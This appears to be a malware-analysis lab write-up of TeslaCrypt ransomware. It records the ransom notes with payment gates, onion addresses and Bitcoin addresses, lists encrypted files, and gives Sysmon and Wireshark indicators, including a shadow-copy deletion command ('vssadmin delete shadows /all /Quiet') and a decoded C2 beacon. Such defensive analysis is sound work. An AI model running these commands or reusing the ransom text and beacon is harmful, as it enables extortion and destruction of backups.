
Encryption was produced using a unique public key RSA-2048 generated for this computer. To decrypt files you need to obtain the **private key.**

The only copy of the private key, which will allow you to decrypt your files, is located on a secret server in the Internet; the server will eliminate the key after a time period specified in this window.
Once this has been done, nobody will ever be able to restore files...
In order to decrypt the files press button to open your personal page
File decryption site **and follow the instruction.**

in case of "File decryption button" malfunction use one of our gates:
http://34r6hq26q2h4jkzj.7hwr34n18.com
https://3kxwjihmkgibht2s.tor2web.blutmagie.de
Use your Bitcoin address to enter the site:
15gx8sz8StytSRHYYktxMeKa4n2JZqmiD5


if both button and reserve gate not opening, please follow the steps:
You must install this browser www.torproject.org/projects/torbrowser.html.en
After instalation,run the browser and enter address **3kxwjihmkgibht2s.onion**
Follow the instruction on the web-site. We remind you that the sooner you do so, the more chances are left to recover the files.
Any attempt to remove or corrupt this software will result in immediate elimination of the private key by the server.


- Clicking “Show files” on the bottom of the splash screen shows us the files that were encrypted.




```
file crypted C:\BGinfo\background.jpg
file crypted C:\Users\All Users\Microsoft\Diagnosis\DownloadedSettings\telemetry.ASM-WindowsDefault.json.bk
file crypted C:\Users\All Users\Microsoft\Diagnosis\DownloadedSettings\utc.app.json.bk
file crypted C:\Users\All Users\Microsoft\Search\Data\Applications\Windows\GatherLogs\SystemIndex\SystemIndex.1.Crwl
file crypted C:\Users\All Users\Microsoft\Search\Data\Applications\Windows\GatherLogs\SystemIndex\SystemIndex.2.Crwl
file crypted C:\Users\All Users\Microsoft\Search\Data\Applications\Windows\GatherLogs\SystemIndex\SystemIndex.3.Crwl
file crypted C:\Users\All Users\Microsoft\Search\Data\Applications\Windows\GatherLogs\SystemIndex\SystemIndex.4.Crwl
file crypted C:\Users\All Users\Microsoft\Windows\Ringtones\Ringtone 01.wma
file crypted C:\Users\All Users\Microsoft\Windows\Ringtones\Ringtone 02.wma
file crypted C:\Users\All Users\Microsoft\Windows\Ringtones\Ringtone 03.wma
file crypted C:\Users\All Users\Microsoft\Windows\Ringtones\Ringtone 04.wma
file crypted C:\Users\All Users\Microsoft\Windows\Ringtones\Ringtone 05.wma
file crypted C:\Users\All Users\Microsoft\Windows\Ringtones\Ringtone 06.wma
file crypted C:\Users\All Users\Microsoft\Windows\Ringtones\Ringtone 07.wma
file crypted C:\Users\All Users\Microsoft\Windows\Ringtones\Ringtone 08.wma
file crypted C:\Users\All Users\Microsoft\Windows\Ringtones\Ringtone 09.wma
file crypted C:\Users\All Users\Microsoft\Windows\Ringtones\Ringtone 10.wma
file crypted C:\Users\Default\AppData\Roaming\Microsoft\Windows\SendTo\Mail Recipient.MAPIMail
file crypted C:\Users\IEUser\Desktop\Ransomware.Cerber.zip
file crypted C:\Users\IEUser\Desktop\Ransomware.TeslaCrypt.zip
file crypted C:\Users\IEUser\Downloads\Ancient Civilizations.ppt
file crypted C:\Users\IEUser\Downloads\bangalore.jpg
file crypted C:\Users\IEUser\Downloads\bloodhound.jpg
file crypted C:\Users\IEUser\Downloads\document.doc
file crypted C:\Users\IEUser\Downloads\document.pdf
file crypted C:\Users\IEUser\Downloads\document2.doc
file crypted C:\Users\IEUser\Downloads\document2.pdf
file crypted C:\Users\IEUser\Downloads\gibraltar.png
file crypted C:\Users\IEUser\Downloads\octane.jpg
file crypted C:\Users\IEUser\Downloads\pathfinder.jpg
file crypted C:\Users\IEUser\Downloads\revenant.jpg
file crypted C:\Users\Public\Pictures\Sample Pictures\Chrysanthemum.jpg
file crypted C:\Users\Public\Pictures\Sample Pictures\Desert.jpg
file crypted C:\Users\Public\Pictures\Sample Pictures\Hydrangeas.jpg
file crypted C:\Users\Public\Pictures\Sample Pictures\Jellyfish.jpg
file crypted C:\Users\Public\Pictures\Sample Pictures\Koala.jpg
file crypted C:\Users\Public\Pictures\Sample Pictures\Lighthouse.jpg
file crypted C:\Users\Public\Pictures\Sample Pictures\Penguins.jpg
file crypted C:\Users\Public\Pictures\Sample Pictures\Tulips.jpg
file crypted C:\Users\Public\Videos\Sample Videos\Wildlife.wmv
file crypted C:\Users\sshd_server\AppData\Roaming\Microsoft\Windows\SendTo\Mail Recipient.MAPIMail
```

- We navigated through our folders to see evidence of encryption.
  - Before running teslacrypt1.exe, we downloaded multiple file types such as jpg, doc, ppt, and png to see if they would be encrypted.
  - Going to our downloads folder, all files were encrypted with “.ecc” appended at the end of each file.
    - ECC -> Elliptic-Curve Cryptography





- A file called “help_restore_files.txt” has been downloaded to multiple folders.
    - This file holds the same information on the desktop background and splash screen.




```
All your documents, photos, databases and other important files have been encrypted
with strongest encryption RSA-2048 key, generated for this computer.

Private decryption key is stored on a secret Internet server and nobody can
decrypt your files until you pay and obtain the private key.

If you see the main encryptor red window, examine it and follow the instructions.
Otherwise, it seems that you or your antivirus deleted the encryptor program.
Now you have the last chance to decrypt your files.

Open http://3kxwjihmkgibht2s.wh47f2as19.com  or http://34r6hq26q2h4jkzj.7hwr34n18.com
https://3kxwjihmkgibht2s.s5.tor-gateways.de/ in your browser.
They are public gates to the secret server.
Copy and paste the following Bitcoin address in the input form on server. Avoid missp
1GCUqXvo7d7ihvVZhF6kVLz6hc1SWNq1s
Follow the instructions on the server.



If you have problems with gates, use direct connection:
1. Download Tor Browser from http://torproject.org
2. In the Tor Browser open the http://34r6hq26q2h4jkzj.onion/
   Note that this server is available via Tor Browser only.
   Retry in 1 hour if site is not reachable.
Copy and paste the following Bitcoin address in the input form on server. Avoid missp
1GCUqXvo7d7ihvVZhF6kVLz6hc1SWNq1s
Follow the instructions on the server.
```

- The command prompt closes immediately when trying to open it.


Sysmon/Windows Event Logs Indicators of Compromise

- Upon running teslacrypt1.exe, it is deleted from the desktop.
    - In the Sysmon log below, <del C:\Users\IEUser\Desktop\TESLAC~1.EXE >> NUL> shows this.




```
Process Create:
RuleName: -
UtcTime: 2021-04-17 01:12:56.673
ProcessGuid: {365abb72-3618-607a-5500-000000001e00}
ProcessId: 2832
Image: C:\Windows\System32\cmd.exe
FileVersion: 6.1.7601.17514 (win7sp1_rtm.101119-1850)
Description: Windows Command Processor
Product: Microsoft® Windows® Operating System
Company: Microsoft Corporation
OriginalFileName: Cmd.Exe
CommandLine: "C:\Windows\system32\cmd.exe" /c del C:\Users\IEUser\Desktop\TESLAC~
1.EXE >> NUL
CurrentDirectory: C:\Users\IEUser\Desktop\
```

- A copy of teslacrypt1.exe is created but with a random string of several lower case letters.
    - We know it is the same executable file as the hash is consistent.




```
CommandLine: C:\Users\IEUser\AppData\Roaming\qaipxxl.exe
CurrentDirectory: C:\Users\IEUser\Desktop\
User: IEWIN7\IEUser
LogonGuid: {365abb72-2f95-607a-7723-010000000000}
LogonId: 0x12377
TerminalSessionId: 1
IntegrityLevel: High
Hashes: SHA256
=AFABA2400552C7032A5C4C6E6151DF374D0E98DC67204066281E30E6699DBD18
```




```
CommandLine: C:\Users\IEUser\Desktop\teslacrypt1.exe
CurrentDirectory: C:\Users\IEUser\Desktop\
User: IEWIN7\IEUser
LogonGuid: {365abb72-2f95-607a-7723-010000000000}
LogonId: 0x12377
TerminalSessionId: 1
IntegrityLevel: High
Hashes: SHA256
=AFABA2400552C7032A5C4C6E6151DF374D0E98DC67204066281E30E6699DBD18
```

    - It is located in the AppData\Roaming directory.



Name	Date modified	Type	Size
Adobe	1/2/2018 8:08 PM	File folder	
Identities	1/2/2018 6:44 PM	File folder	
Media Center Programs	7/14/2009 12:22 AM	File folder	
Microsoft	4/13/2021 8:37 PM	File folder	
HELP_RESTORE_FILES.txt	4/16/2021 6:13 PM	Text Document	2 KB
key.dat	4/16/2021 6:13 PM	DAT File	1 KB
log.html	4/16/2021 6:13 PM	HTML Document	7 KB
qaipxxl.exe	4/15/2021 4:33 PM	Application	262 KB


- teslacrypt1.exe deletes volume shadow copies on our system.
    - This disallows the user to restore from a backup.




```
Process Create:
RuleName: -
UtcTime: 2021-04-17 01:12:57.064
ProcessGuid: {365abb72-3619-607a-5a00-000000001e00}
ProcessId: 1988
Image: C:\Windows\System32\vssadmin.exe
FileVersion: 6.1.7600.16385 (win7_rtm.090713-1255)
Description: Command Line Interface for Microsoft® Volume Shadow Copy Service
Product: Microsoft® Windows® Operating System
Company: Microsoft Corporation
OriginalFileName: VSSADMIN.EXE
CommandLine: "C:\Windows\System32\vssadmin.exe" delete shadows /all /Quiet
```

Wireshark Indicators of Compromise

- After initial infection, ipinfo.io is used to determine the IP address of the system.




```
DNS        69 Standard query 0xebac A ipinfo.io
DNS        85 Standard query response 0xebac A ipinfo.io A 10.10.10.2
TCP        66 49158 → 80 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=256 SAC
TCP        66 80 → 49158 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=146
TCP        60 49158 → 80 [ACK] Seq=1 Ack=1 Win=65536 Len=0
HTTP      251 GET /ip HTTP/1.1
```




```
GET /ip HTTP/1.1
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 5.1;
Trident/4.0; .NET CLR 1.1.4322; .NET CLR 2.0.50727; .NET CLR
3.0.04506.648; .NET CLR 3.5.21022)
Host: ipinfo.io
```

- TeslaCrypt is using a command and control server with the host being "epmhyca5ol6plmx3.wh47f2as19.com".
    - Upon infection, the command and control server is notified that the specific user's machine has been infected.




```
GET /state1.php?
U3ViamVjdD1QaW5nJmtleT0yOTgzM0I0RDcxOTI1MTY3QkYzMUYyRkI2ODREMTRFRjA2
RjZCQkM2MkY4N0RBREQ2M0JBNDM5NzhFMDFDRUVEJmFkZHI9MUdDVXFYdm83ZDdpaHZW
WmhGNmtWTHo2aGMxU1dOcTFzJmZpbGVzPTAmc2l6ZT0wJnZlcnNpb249MC4zLjRhJmRh
dGU9MTYxODYyMTk3OSZPUz03NjAxJklEPTY4JnN1YmlkPTAmZ2F0ZT1HMCZpc19hZG1p
bj0xJmlzXzY0PTAmaXA9PGh0bWw+CiAgPGhlYWQ+CiAgICA8dGl0bGU+SU5ldFNpbSBk
ZWZhdWx0IEhUTUwgcGFnZTwvdGl0bGU+CiAgPC9oZWFkPgogIDxib2R5PgogICAgPHA+
PC9wPgogICAgPHAgYWxpZ249ImNlbnRlciI+VGhpcyBpcyB0aGUgZGVmYXVsdCBIVE1M
IHBhZ2UgZm9yIElOZXRTaW0gSFRUUCBzZXJ2ZXIgZmFrZSBtb2RlLjwvcD4KICAgIDxw
IGFsaWduPSJjZW4mZXhlX3R5cGU9MQ== HTTP/1.1
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 5.1;
Trident/4.0; .NET CLR 2.0.50727; .NET CLR 3.0.4506.2152; .NET CLR
3.5.30729)
Host: epmhyca5ol6plmx3.wh47f2as19.com
Connection: Keep-Alive
```

- Looking at the GET request above, there is a base64 encoding.
- After decoding via Cyberchef, we get the following information that is being sent to the command and control server



```
Subject=Ping&key=29833B4D71925167BF31F2FB684D14EF06F6BBC6
2F87DADD63BA43978E01CEED&addr=1GCUqXvo7d7ihvVZhF6kVLz6hc1
SWNq1s&files=0&size=0&version=0.3.4a&date=1618621979&OS=7
601&ID=68&subid=0&gate=G0&is_admin=1&is_64=0&ip=<html>
```

- The date shows an Epoch Unix timestamp when converted is Friday April 16, 2021 at 6:12 PM, the same time we ran the executable.



1618621979

Supports Unix timestamps in seconds, milliseconds, microseconds

Format


Seconds

GMT

Sat Apr 17 2021 01:12:59 GMT+0000

Your Time Zone


Fri Apr 16 2021 18:12:59 GMT-0700 (Pacific Daylight Time)



```
Process Create:
RuleName: -
UtcTime: 2021-04-17 01:12:56.232
ProcessGuid: {365abb72-3618-607a-5200-000000001e00}
ProcessId: 3364
Image: C:\Users\IEUser\Desktop\teslacrypt1.exe
FileVersion: -
Description: -
```

```
Log Name:     Microsoft-Windows-Sysmon/Operational
Source:       Sysmon                 Logged:       4/16/2021 6:12:56 PM
```

- Like other ransomware, teslacrypt1.exe also uses tor sites to communicate.
  - This is usually done to keep malware creators anonymous as tor communication is encrypted.
  - Evidence of this can be seen in DNS queries to “epmhyca50l6cplmx3.tor2web”.



```
.X...........epmhyca5ol6plmx3.tor2web
blutmagie.de......X...........epmhyca5ol6plmx3.tor2web
blutmagie.de.................
```

